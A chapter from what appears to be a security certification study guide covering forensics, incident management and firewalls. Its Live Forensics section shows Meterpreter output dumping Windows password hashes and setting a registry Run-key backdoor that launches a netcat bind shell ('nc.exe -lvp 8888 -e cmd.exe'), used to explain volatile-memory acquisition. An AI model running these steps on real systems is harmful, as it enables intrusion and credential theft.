Acquisition

Acquisition represents the fundamental first step of a forensic investigation. During acquisition media and data pertinent to the forensic investigation are collected in a manner that will facilitate later steps in the forensic investigation. Acquisition will leverage binary backups and the use of hashing algorithms to verify the integrity of the binary images, which we will discuss shortly. When possible, the original media should not be used for analysis: a forensically sound binary backup should be used.

Analysis

The investigative work begins in earnest with the analysis phase. During this phase artifacts are identified to help develop an understanding of what occurred, from the vantage point of the media being analyzed. A preliminary step that might be necessary prior to the analysis phase involves extraction. During extraction, the analyst takes the raw forensic data from acquisition and processes it in a manner to facilitate further analysis. A key component of the analysis phase often necessitates creation of a timeline. The timeline allows for artifacts to be plotted chronologically and will be vital documentation that undergirds the final report.

Reporting/Presentation

The final phase of a digital forensics investigation has the analyst present their findings in a structured report. Details regarding relevant artifacts and their representation on a timeline are commonly included. Documentation regarding tools and methods employed will typically also be noted. Further, an accounting of the acquired forensic evidence will also be noted. A common thread throughout forensic investigations is the need to demonstrate the integrity of the process and the data upon which the investigation and subsequent report were based.

Preservation

Though not truly a distinct phase of the digital forensics investigation process, the importance of evidence and data preservation warrants explicit callout. Given the potential impact of forensic investigations, caution should be exercised to ensure preservation of evidence, media, and data to the extent possible. Preservation begins during acquisition, but should also be ensured during all phases of forensics.

The overarching goal of preservation is to be able to speak to the trustworthiness of the data, and thereby the fidelity of resultant analyses of that data. A key technique associated with preservation involves the use of hashing algorithms. Hashing algorithms such as MD5, SHA-1, SHA-256, or SHA3-256 are routinely created during acquisition and can be later verified to demonstrate that no changes to the underlying data have occurred during the process of the investigation.

Forensic Tools

With the complexity and volume of data pertinent to investigations both steadily increasing, the use of tools proves vital to forensic analysts for performing efficient analyses. While the use of any particular tools might not be overtly required for reliable presentation of evidence, forensic tools do warrant further scrutiny than would most tools used in information security. To this end, NIST maintains the publicly available Computer Forensics Tool Testing Program in an effort to “ensure the reliability of computer forensics tools” [2].

Forensic Workstation

Given the volume of data relevant to modern investigations, systems used by forensic investigators typically need to be supplied with substantially higher-end hardware including at least: fast, recent generation, processors; lots of RAM; large volume of high-speed disks; discrete graphics cards. The term forensic workstation is often used to suggest a collection of higher-end hardware components that fits this need.

Write Blockers

A write blocker is a portable device physically situated between a computer and a storage device that prevents modification of data. As there are various types of physical media and associated interfaces, write blockers are designed to accommodate these different physical connectors. Write blockers assist in the preservation of data by limiting both intentional and unintended modification of data stored in the connected physical media.

Dedicated Imaging Hardware

Write blockers can facilitate a forensic analyst acquiring an image of media in a manner that preserves data, but they still require the analyst to connect the evidence to their forensic workstation, supply media, and wield software to perform image acquisition. Dedicated imaging hardware allows faster and easier acquisition of media by providing the hardware and software necessary for forensic acquisition in standalone hardware. The analyst simply needs to connect the original media and target media. Write-blocking capabilities are built into the imaging hardware.

Mobile Device Acquisition

The explosion in mobile devices naturally leads to their being commonly pertinent to forensic investigations. Historically, forensic acquisition has focused on traditional secondary storage media such as hard disk drives or, more recently, solid state drives. Mobile devices do not typically allow separating secondary storage to allow for media acquisition. Dedicated mobile device acquisition hardware and software is generally needed that can perform forensic acquisition simply by connecting the mobile device to the acquisition platform.

Forensics Suites

The software side of forensics investigations is just as important as the hardware-based forensics tools. After forensic images have been acquired the real work associated with an investigation can begin. Forensics suites are simply software meant to facilitate and make more efficient the process of data extraction, analysis, and reporting. While not required, the use of standard forensics suites or tools can help demonstrate that the results of forensic analysis would be able to be replicated by another competent forensic analyst provided with the same media.

Forensic Artifacts

Forensic investigations hinge on analysis of salient artifacts. Forensic artifacts are simply observable details that could include information related to the investigation. Numerous types of artifacts exist that might pertain to a particular security incident. Broad classes of artifacts include, but are not limited to, those related to systems, networks, and applications. The classes, and more detailed categories, exist simply to allow for a more structured approach to their potential acquisition and analysis. For example, mobile devices could generically fall within the purview of system; however, these systems prove distinct enough that they are often explicitly distinguished from general-purpose desktop or server-based systems.

Categories of system-related artifacts include: files, processes, services, users, registry, shell elements, logs, and more. Further, the particular artifacts and how they are investigated could depend on whether the evidence acquired came from non-volatile (e.g., hard disk, solid state) or volatile (memory/RAM) sources.

As stated above, mobile devices are often singled out from general-purpose computing systems. One reason to distinguish these systems is due to the different processes used for acquisition as well as the different locations and targets of artifacts. Additionally, mobile devices can also frequently be used to establish geographic location at particular times.

Network oriented sources of artifacts include: full packet captures, flow-based data, IDS alerts, and DNS logs. Hostnames, IP addresses, and ports are commonly used for finding relevant network-based artifacts within these sources.

Forensic Media Analysis

In addition to the valuable data gathered during the live forensic capture, the main source of forensic data typically comes from binary images of secondary storage and portable storage devices such as hard disk drives, USB flash drives, CDs, DVDs, and possibly associated cellular phones and mp3 players. The reason that a binary or bit stream image is used is because an exact replica of the original data is needed. Normal backup software will only archive allocated data on the active partitions of a disk. Normal backups could miss significant data that had been intentionally deleted by an attacker; as such, binary images are preferred.

Here are the four basic types of disk-based forensic data:

- *Allocated space*—portions of a disk partition that are marked as actively containing data.
- *Unallocated space*—portions of a disk partition that do not contain active data. This includes portions that have never been allocated, and previously allocated portions that have been marked unallocated. If a file is deleted, the portions of the disk that held the deleted file are marked as unallocated and made available for use.
- *Slack space*—data is stored in specific size chunks known as clusters (clusters are sometimes also referred to as sectors or blocks). A cluster is the minimum size that can be allocated by a file system. If a particular file, or final portion of a file, does not require the use of the entire cluster, then some extra space will exist within the cluster. This leftover space is known as slack space: it may contain old data, or can be used intentionally by attackers to hide information.
- “*Bad*” *blocks/clusters/sectors*—hard disks routinely end up with sectors that cannot be read due to some physical defect. The sectors marked as bad will be ignored by the operating system since no data could be read in those defective portions. Attackers could intentionally mark sectors or clusters as being bad in order to hide data within this portion of the disk.

Given the disk level tricks that an attacker could use to hide forensically interesting information, a binary backup tool is used rather than a more traditional backup tool that would only be concerned with allocated space. There are numerous tools that can be used to create this binary backup including free tools such as dd and dc3dd as well as commercial tools such as AccessData’s FTK Imager or OpenText’s Tableau Forensic Imager.

Learn by Example

Live Forensics

While forensics investigators traditionally removed power from a system, the typical approach now is to gather volatile data. Acquiring volatile data is called live forensics, as opposed to the post mortem forensics associated with acquiring a binary disk image from a powered down system. One attack tool stands out as having brought the need for live forensics into full relief.

Metasploit is an extremely popular free and open source exploitation framework. One of the most significant achievements of the Metasploit framework is the modularization of the underlying components of an attack. This modularization allows for exploit developers to focus on their core competency without having to expend energy on distribution or even developing a delivery, targeting, and payload mechanism for their exploit; Metasploit provides reusable components to limit extra work.

A payload is what Metasploit does after successfully exploiting a target; Meterpreter is one of the most powerful Metasploit payloads. As an example of some of the capabilities provided by Meterpreter, Fig. 8.1 shows the password hashes of a compromised computer being dumped to the attacker’s machine. These password hashes can then be fed into a password cracker that would eventually figure out the associated password. Or the password hashes might be capable of being used directly in Metasploit’s PsExec exploit module, which is an implementation of functionality provided by Microsoft Sysinternals’ PsExec, but bolstered to support Pass the Hash functionality.

```

kali㉿kali: ~
File Actions Edit View Help
[*] Exploit completed on target:
[*]   Encoded stage with x86/shikata_ga_nai
[*]   Sending encoded stage (175203 bytes) to 192.168.115.158
[*]   Meterpreter session 1 opened (192.168.115.173:443 → 192.168.115.158:49734 ) at 2022-05-18 17:43:36 -0400

[*] Exploit completed on target:
[*]   Starting interaction with 1...

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[*] Migrating from 604 to 800 ...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
deckard:1002:aad3b435b51404eeaad3b435b51404ee:1745892e12bc8aaab1881a927600d67a:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8346306114073f5714a1bbfec90aac88:::
[*] Meterpreter >

```

FIG. 8.1

Dumping password hashes with Meterpreter.

```

kali㉿kali: ~
File Actions Edit View Help
[*] Enumerating: HKEY\Software\Microsoft\Windows\CurrentVersion\Run
meterpreter > reg enumkey -k HKEY\Software\Microsoft\Windows\CurrentVersion\Run
No children.
[*] Set backdoor key: HKEY\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
Successfully set backdoor of REG_SZ.
[*] Enumerating: HKEY\Software\Microsoft\Windows\CurrentVersion\Run
meterpreter > reg setval -k HKEY\Software\Microsoft\Windows\CurrentVersion\Run -v backdoor -d "C:\nc.exe -lvp 8888 -e cmd.exe"
[*] Set backdoor key: HKEY\Software\Microsoft\Windows\CurrentVersion\Run\backdoor
Successfully set backdoor of REG_SZ.
[*] Enumerating: HKEY\Software\Microsoft\Windows\CurrentVersion\Run
meterpreter > reg enumkey -k HKEY\Software\Microsoft\Windows\CurrentVersion\Run
Key: HKEY\Software\Microsoft\Windows\CurrentVersion\Run
Name: backdoor
Type: REG_SZ
Data: C:\nc.exe -lvp 8888 -e cmd.exe
[*] Meterpreter >

```

FIG. 8.2

Dumping the registry with Meterpreter.

Information on Sysinternals' PsExec can be found at <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>. Further details on Pass the Hash techniques can be found in Bashar Ewaid's excellent white paper at <https://www.sans.org/white-papers/33283/>.

In addition to dumping password hashes, Meterpreter provides such features as:

- Command execution on the remote system
- Uploading or downloading files
- Screen capture
- Keystroke logging
- Disabling the firewall
- Disabling antivirus
- Registry viewing and modification (as seen in Fig. 8.2)
- Privilege escalation
- And much more: Meterpreter's capabilities are updated regularly

In addition to the above features, Meterpreter was designed with detection evasion in mind. Meterpreter can provide almost all of the functionalities listed above without creating a new file on the victim system. Meterpreter runs entirely within the context of the exploited victim process, and all information is stored in physical memory rather than on the hard disk.

Imagine an attacker has performed all of the actions detailed above, and the forensic investigator removed the power supply from the compromised machine, destroying volatile memory: there would be little to no information for the investigator to analyze. The possibility of Metasploit's Meterpreter or similarly advanced payloads being used in a compromise makes volatile data acquisition a necessity in the current age of exploitation.

Network Forensics

Network forensics is the study of data in motion, with special focus on gathering evidence via a process that will support admission into court. This means the integrity of the data is paramount, as is the legality of the collection process. Network forensics is closely related to network intrusion detection: the difference is the former is legal-focused and the latter is operations-focused. The importance of network forensics is highlighted by the SANS Institute in this way: “It is exceedingly rare to work any forensic investigation that doesn’t have a network component. Endpoint forensics will always be a critical and foundational skill for this career but overlooking their network communications is akin to ignoring security camera footage of a crime as it was committed. Whether you handle an intrusion incident, data theft case, employee misuse scenario, or are engaged in proactive adversary discovery, the network often provides an unparalleled view of the incident. Its evidence can provide the proof necessary to show intent, uncover attackers that have been active for months or longer, or may even prove useful in definitively proving a crime actually occurred” [3].

Forensic Software Analysis

Forensic software analysis focuses on comparing or reverse engineering software: reverse engineering malware is one of the most common examples. Investigators are often presented with a binary copy of a malicious program, and seek to deduce its behavior.

Tools used for forensic software analysis include disassemblers and software debuggers. Virtualization software also comes in handy: investigators may intentionally infect a virtual operating system with a malware specimen, and then closely monitor the resulting behavior.

Embedded Device Forensics

One of the greatest challenges facing the field of digital forensics is the proliferation of consumer-grade electronic hardware and embedded devices. While forensic investigators have had decades to understand and develop tools and techniques to analyze magnetic disks, newer technologies such as Solid State Drives (SSDs) lack both forensic understanding and forensic tools capable of analysis.

Vassilakopoulos Xenofon discussed this challenge in his paper “GPS Forensics, A systemic approach for GPS evidence acquisition through forensics readiness”: “The field of digital forensics has long been centered on traditional media like hard drives. Being the most common digital storage device in distribution it is easy to see how they have become a primary point of evidence. However, as technology brings digital storage to more devices with ever growing storage capacity, forensic examiners have needed to prepare for a change in what types of devices hold a digital fingerprint. Cell phones, GPS receivers and tablets are so common that they have become standard in today’s digital examinations. These small devices carry a

large burden for the forensic examiner, with different handling rules from scene to lab and with the type of data being as diverse as the suspects they come from. Handheld devices are rooted in their own operating systems, file systems, file formats, and methods of communication. Dealing with this creates unique problems for examiners” [4].

Electronic Discovery (eDiscovery)

Electronic discovery, or eDiscovery, pertains to legal counsel gaining access to pertinent electronic information during the pre-trial discovery phase of civil legal proceedings. The general purpose of discovery is to gather potential evidence that will allow for building a case. Electronic discovery differs from traditional discovery simply in that eDiscovery seeks ESI, or electronically stored information, which is typically acquired via a forensic investigation. While the difference between traditional discovery and eDiscovery might seem minuscule, given the potentially vast quantities of electronic data stored by organizations, eDiscovery can prove logistically and financially cumbersome.

Some of the challenges associated with eDiscovery stem from the seemingly innocuous backup policies of organizations. While long-term storage of computer information has generally been thought to be a sound practice, this data is discoverable. To be discoverable, which simply means open for legal discovery, ESI does not need to be conveniently accessible or transferable. The onus falls on the organization to produce the data to opposing counsel with little to no regard to the cost incurred by the organization to actually provide the ESI.

Appropriate data retention policies as well as perhaps software and systems designed to facilitate eDiscovery can greatly reduce the burden felt by the organization when required to provide ESI for discovery. When considering data retention policies, consider not only how long information must be kept, which has typically been the focus, but also how long information needs to be accessible to the organization. Any data for which there is no longer need should be appropriately purged according to the data retention policy. Data no longer maintained due to policy is necessarily not accessible for discovery purposes.

Please see the “Legal and Regulatory Issues” section of [Chapter 2](#), Domain 1: Security and Risk Management, for more information on related legal issues.

Incident Management

Although this chapter has provided many operational security measures that would aid in the prevention of a security incident, these measures will only serve to decrease the likelihood and frequency with which security incidents are experienced. All organizations will experience security incidents; there is little doubt about this fact. Because of the certainty of security incidents eventually impacting organizations,

there is a great need to be equipped with a regimented and tested methodology for identifying and responding to these incidents.

Exam Warning

The exam outline uses the phrase incident management when referencing the process of dealing with security incidents. Note that the terms incident response and incident handling refer to the same process and can be used interchangeably with incident management.

We will first define some basic terms associated with incident management, which, as noted above, is also very commonly referenced as incident response or incident handling. To be able to determine whether an incident has occurred or is occurring, security events are reviewed. Events are any observable data associated with systems or networks. A security incident exists if the events suggest that violation of an organization's security posture has or is likely to occur. Security incidents can run the gamut from a basic policy violation to an insider exfiltrating millions of credit card numbers. Incident management, incident handling, or incident response are the terms most commonly associated with detailing how an organization proceeds to identify, react, and recover from security incidents. Finally, a *Computer Security Incident Response Team (CSIRT)* is a term used for the group that is tasked with monitoring, identifying, and responding to security incidents. The overall goal of the incident management plan is to allow the organization to control the cost and damage associated with incidents, and to make the recovery of impacted systems quicker.

Managing Security Incidents

Managing security incidents can be a highly stressful situation. In these high-pressure times it is easy to focus on resolving the issue at hand, overlooking the requirement for detailed, thorough documentation. If every action taken and output received is not being documented, then the incident responder is working too quickly, and is not documenting the incident to the degree that may be required by legal proceedings. It is difficult to know at the beginning of an investigation whether or not the investigation will eventually land in a court of law. An incident responder should not need to recall the details of an incident that occurred in the past from memory: documentation written while handling the incident should provide all necessary details.

Methodology

Different books and organizations may use different terms and phases associated with the incident management process; this section will mirror the terms associated with the examination. Though each organization will indeed have a slightly different




FIG. 8.3

NIST incident management lifecycle [5].

understanding of the phases of incident management, the general tasks performed will likely be quite similar among most organizations.

Fig. 8.3 is from the NIST Special Publication 800-61r2: Computer Security Incident Handling Guide (see <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>), which outlines the incident management lifecycle in four steps:

1. Preparation
2. Detection and Analysis
3. Containment, Eradication, and Recovery
4. Post-incident Activity

Many incident handling methodologies treat containment, eradication, and recovery as three distinct steps, as we will in this book. Other names for each step are sometimes used; the current exam lists a 7-step lifecycle, but (curiously) omits the first step in most incident handling methodologies: preparation. Perhaps preparation is implied, like the identification portion of AAA systems. We will therefore cover eight steps, mapped to the current exam:

1. Preparation
2. Detection (aka Identification)
3. Response (aka Containment)
4. Mitigation (aka Eradication)
5. Reporting
6. Recovery
7. Remediation
8. Lessons Learned (aka Post-incident Activity, Post Mortem, or Reporting)

It is important to remember that the final step feeds back into the first step, as shown previously in Fig. 8.3. An organization may determine that staff members were insufficiently trained to handle incidents during the lessons learned phase. That lesson is then applied to continued preparation, where staff members would be properly trained.

Preparation

The preparation phase includes steps taken before an incident occurs. These include training, writing incident management policies and procedures, providing tools such as laptops with sniffing software, crossover cables, original OS media, and removable drives. Preparation should include anything that may be required to handle an incident, or which will make incident response faster and more effective. One preparation step is preparing an incident handling checklist. Fig. 8.4 is an incident handling checklist from NIST Special Publication 800-61r2.

Detection

One of the most important steps in the incident management process is the *detection phase*. Detection (also called identification) is the phase in which events are analyzed in order to determine whether these events might comprise a security incident.

	Action	Completed
Detection and Analysis		
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
Containment, Eradication, and Recovery		
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
Post-Incident Activity		
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

FIG. 8.4

Incident handling checklist [5].

Without strong detective capabilities built into the information systems, the organization has little hope of being able to effectively respond to information security incidents in a timely fashion. Organizations should have a regimented and, preferably, automated fashion for pulling events from systems and bringing those events into the wider organizational context. Often when events on a particular system are analyzed independently and out of context, then an actual incident might easily be overlooked. However, with the benefit of seeing those same system logs in the context of the larger organization, patterns indicative of an incident might be noticed. An important aspect of this phase of incident management is that during the detection phase it is determined as to whether an incident is actually occurring or has occurred. It is a rather common occurrence for potential incidents to be deemed strange but innocuous after further review.

Response

The *response phase* (aka containment) of incident management is the point at which the incident management team begins interacting with affected systems and attempts to keep further damage from occurring as a result of the incident. Responses might include taking a system off the network, isolating traffic, powering off the system, or other items to control both the scope and severity of the incident. This phase is also typically where a binary (bit by bit) forensic backup is made of systems involved in the incident. An important trend to understand is that most organizations will now capture volatile data before pulling the power plug on a system.

Always receive permission from management before beginning the response phase: offline systems can negatively impact business, and as a result business needs often conflict with the needs of information security. The ultimate decision needs to come from senior management.

Response is analogous to emergency medical technicians arriving on the scene of a car accident: they seek to stabilize an injured patient (stop their condition from worsening); they do not cure the patient. Imagine an incident where a worm has infected 12 systems: response includes containment, which means the worm stops spreading. No new systems are infected, but the existing infections will exist until they are eradicated in the next step.

Mitigation

The *mitigation phase* (aka eradication) involves the process of understanding the cause of the incident so that the system can be reliably cleaned and ultimately restored to operational status later in the recovery phase. In order for an organization to be able to reliably recover from an incident, the cause of the incident must be determined. The cause must be known so that the systems in question can be returned to a known good state without significant risk of compromise persisting or reoccurring. A common occurrence is for organizations to remove the most obvious piece of malware affecting a system and think that is sufficient. In reality, the obvious malware may only be a symptom, with the cause still undiscovered.

Once the cause and symptoms are determined, then the system is restored to a good state and should not be vulnerable to further impact. This will typically involve either rebuilding the system from scratch or restoring from a known good backup. A key question is whether the known good backup can really be trusted. Root-cause analysis is key here: it can help develop a timeline of events that lends credence to the suggestion of a backup or image known to be good. Another aspect of eradication that helps with the prevention of future impact is bolstering defenses of the system. If the incident was caused by exploitation of a known vulnerability, then a patch would be prudent. However, improving the system's firewall configuration might also be a means to help defend against the same or similar attacks. Once eradication has been completed, then the recovery phase begins.

Reporting

The reporting phase of incident handling occurs throughout the process, beginning with detection. Reporting must begin immediately upon detection of malicious activity. Reporting contains two primary areas of focus: technical and non-technical reporting. The incident handling teams must report the technical details of the incident as they begin the incident handling process, while maintaining sufficient bandwidth to also notify management of serious incidents. A common mistake is forgoing the latter while focusing on the technical details of the incident itself: this is a mistake. Non-technical stakeholders including business and mission owners must be notified immediately of any serious incident, and kept up to date as the incident handling process progresses.

More formal reporting begins just before the recovery phase, where technical and non-technical stakeholders will begin to receive formal reports of the incident as it winds down, and staff prepares to recover affected systems and place them back into production.

Recovery

The *recovery phase* involves cautiously restoring the system or systems to operational status. Typically, the business unit responsible for the system will dictate when the system will go back online. Remember to be cognizant of the possibility that the infection, attacker, or another threat agent might have persisted through the eradication phase. For this reason, close monitoring of the system after it is returned to production is necessary. Further, to make the security monitoring of this system easier, strong preference is given to the restoration of operations occurring during off or non-peak production hours.

Remediation

Remediation steps occur during the mitigation phase, where vulnerabilities within the impacted system or systems are mitigated. Remediation continues after that phase, and becomes broader. For example: if the root-cause analysis determines that a password was stolen and reused, local mitigation steps could include changing the compromised password and placing the system back online. Broader remediation

steps could include requiring dual-factor authentication for all systems accessing sensitive data. We will discuss root-cause analysis shortly.

Lessons Learned

Unfortunately, the *lessons learned phase* (also known as post-incident activity, reporting, or post mortem) is the one most likely to be neglected in immature incident management programs. This fact is unfortunate because the lessons learned phase, if done right, is the phase that has the greatest potential to effect a positive change in security posture. The goal of the lessons learned phase is to provide a final report on the incident, which will be delivered to management.

Important considerations for this phase are detailing ways in which the identification could have occurred sooner; the response could have been quicker or more effective, organizational shortcomings that might have contributed to the incident, and potential areas for improvement. Though after significant security incidents security personnel might have greater attention of the management, now is not the time to exploit this focus unduly. If a basic operational change would have significantly increased the organization's ability to detect, contain, eradicate, or recover from the incident, then the final report should detail this fact whether it is a technical or administrative measure.

Feedback from this phase feeds directly into continued preparation, where the lessons learned are applied to improve preparation for handling future incidents.

Root-Cause Analysis

To effectively manage security incidents, root-cause analysis must be performed. Root-cause analysis attempts to determine the underlying weakness or vulnerability that allowed the incident to be realized. Without successful root-cause analysis, the victim organization could recover systems in a way that still includes the particular weaknesses exploited by the adversary causing the incident. In addition to potentially recovering systems with exploitable flaws, another possibility includes reconstituting systems from backups or snapshots that have already been compromised.

Operational Preventive and Detective Controls

Many preventive and detective controls require higher operational support, and are a focus of daily operations security. For example: routers and switches tend to have comparatively low operational expenses (OPEX). Other controls, such as NIDS and NIPS, antivirus, and application whitelisting have comparatively higher operational expenses, and are a focus in this domain.

Firewalls

Firewalls filter traffic between networks. TCP/IP packet filter and stateful firewalls make decisions based on layers 3 and 4 (IP addresses and ports). Proxy firewalls can also make decisions based on layers 5–7. Firewalls are multi-homed: they have multiple NICs connected to multiple different networks.

Packet Filter

A *packet filter* is a simple and fast firewall. It has no concept of “state”: each filtering decision must be made on the basis of a single packet. There is no way to refer to past packets to make current decisions.

The lack of state makes packet filter firewalls less secure, especially for session-less protocols like UDP and ICMP. In order to allow ping via a firewall, both ICMP Echo Requests and Echo Replies must be allowed, independently: the firewall cannot match a previous request with a current reply. All Echo Replies are usually allowed, based on the assumption that there must have been a previous matching Echo Request.

The packet filtering firewall shown in Fig. 8.5 allows outbound ICMP echo requests and inbound ICMP echo replies. Computer 1 can ping bank.example.com. The problem: an attacker at evil.example.com can send unsolicited echo replies, which the firewall will allow.

UDP-based protocols suffer similar problems. DNS uses UDP port 53 for small queries, so packet filters typically allow all UDP DNS replies on the assumption that there must have been a previous matching request.

Stateful Firewalls

Stateful firewalls have a state table that allows the firewall to compare current packets to previous ones. Stateful firewalls are slower than packet filters, but are far more secure.





FIG. 8.5

Packet filter firewall design.

**FIG. 8.6**

Stateful firewall design.

Computer 1 sends an ICMP Echo Request to [bank.example.com](#) in Fig. 8.6. The firewall is configured to allow ping to Internet sites, so the stateful firewall allows the traffic, and adds an entry to its state table.

An Echo Reply is then received from [bank.example.com](#) to Computer 1 in Fig. 8.6. The firewall checks to see if it allows this traffic (it does), and then checks the state table for a matching echo request in the opposite direction. The firewall finds the matching entry, deletes it from the state table, and passes the traffic.

Then [evil.example.com](#) sends an unsolicited ICMP Echo Reply. The stateful firewall, shown in Fig. 8.6, sees no matching state table entry and denies the traffic.

Proxy Firewalls

Proxies are preventive devices, that can be, and historically have been considered a type of firewall. Proxies operate as intermediary servers that sit inline between a client and the destination server. Both packet filter and stateful firewalls pass traffic through or deny it: they are another hop along the route. The TCP three-way handshake occurs from the client to the server, and is passed along by packet filter or stateful firewalls.

Proxies, however, actually terminate connections rather than merely inspecting them as they traverse the device. Fig. 8.7 shows the difference between TCP Web traffic from Computer 1 to [bank.example.com](#) passing via a stateful firewall and a proxy. The stateful firewall passes one TCP three-way handshake between Computer 1 and [bank.example.com](#). A packet filter will do the same.

Various types of proxies, and proxy firewalls, have existed over the years. These have generally been categorized based on the depth of network traffic into which they have visibility. Circuit-level proxies, most commonly associated with SOCKS, operate at layer 5, the session layer, whereas application-level proxies operate at layer 7.




FIG. 8.7

Stateful inspection vs. proxy.

The proxy actually terminates the TCP connection from Computer 1, and initiates a TCP connection with [bank.example.com](#). In this case, there are two handshakes: Computer 1 → Proxy, and Proxy → [bank.example.com](#).

Like NAT, a proxy hides the origin of a connection. In the lower half of Fig. 8.7, the source IP address connecting to [bank.example.com](#) belongs to the firewall, not Computer 1.

Next Generation Firewalls (NGFW)

NGFW (Next Generation Firewalls) operate up to layer 7. Unlike packet filter and stateful firewalls that make decisions based on layers 3 and 4 only, NGFWs can make filtering decisions based on application-layer data, such as HTTP or DNS traffic, in addition to layers 3 and 4. This seemingly simple distinction offers tremendously improved capabilities in protection against modern threats. With the increased visibility, NGFWs can incorporate layer 7 filtering and detection approaches employed by Network Intrusion Detection Systems (NIDS), and their preventive counterpart Network Intrusion Prevention Systems (NIPS), which are discussed later in this chapter.

Many NGFWs offer the ability to dynamically determine the layer 7 protocol being employed, regardless of the port over which the communication occurs. This capability can be used to identify adversary traffic that might tunnel one layer 7 protocol over a TCP port not typically employed by that layer 7 protocol. Consider an adversary instantiating an outbound SSH tunnel, which would typically use TCP port

22, over TCP port 443 from a compromised internal asset. Packet filter and stateful firewalls without layer 7 visibility would presume the traffic targeting TCP 443 to be HTTPS, as they lack the visibility to determine otherwise.

NGFW capabilities have expanded well beyond the traditional purview of firewalls to include security offerings traditionally found in separate standalone offerings. The potentially expanded feature set, including capabilities such as web content filtering, sandboxing, antimalware, threat intelligence, and HTTPS decryption, can allow organizations to potentially reduce the overall cost of maintaining these functions in separate devices.

Endpoint Firewalls

The primary focus of firewalls historically has been on assets deployed to offer protection to a collection of systems on a network. While the importance of firewalls to achieve network segments persists, firewalls deployed on individual endpoints offer substantial and additional benefits. The most basic configuration performed on any firewall involves defining the trust levels associated with various networks. Historically, this meant trusting internal assets and treating all non-internal assets to be untrusted. Unfortunately, adversaries' increasing use of Lateral Movement (TA0008 within the MITRE ATT&CK® Enterprise Matrix [6]) diminishes the efficacy of equating internal as trusted.

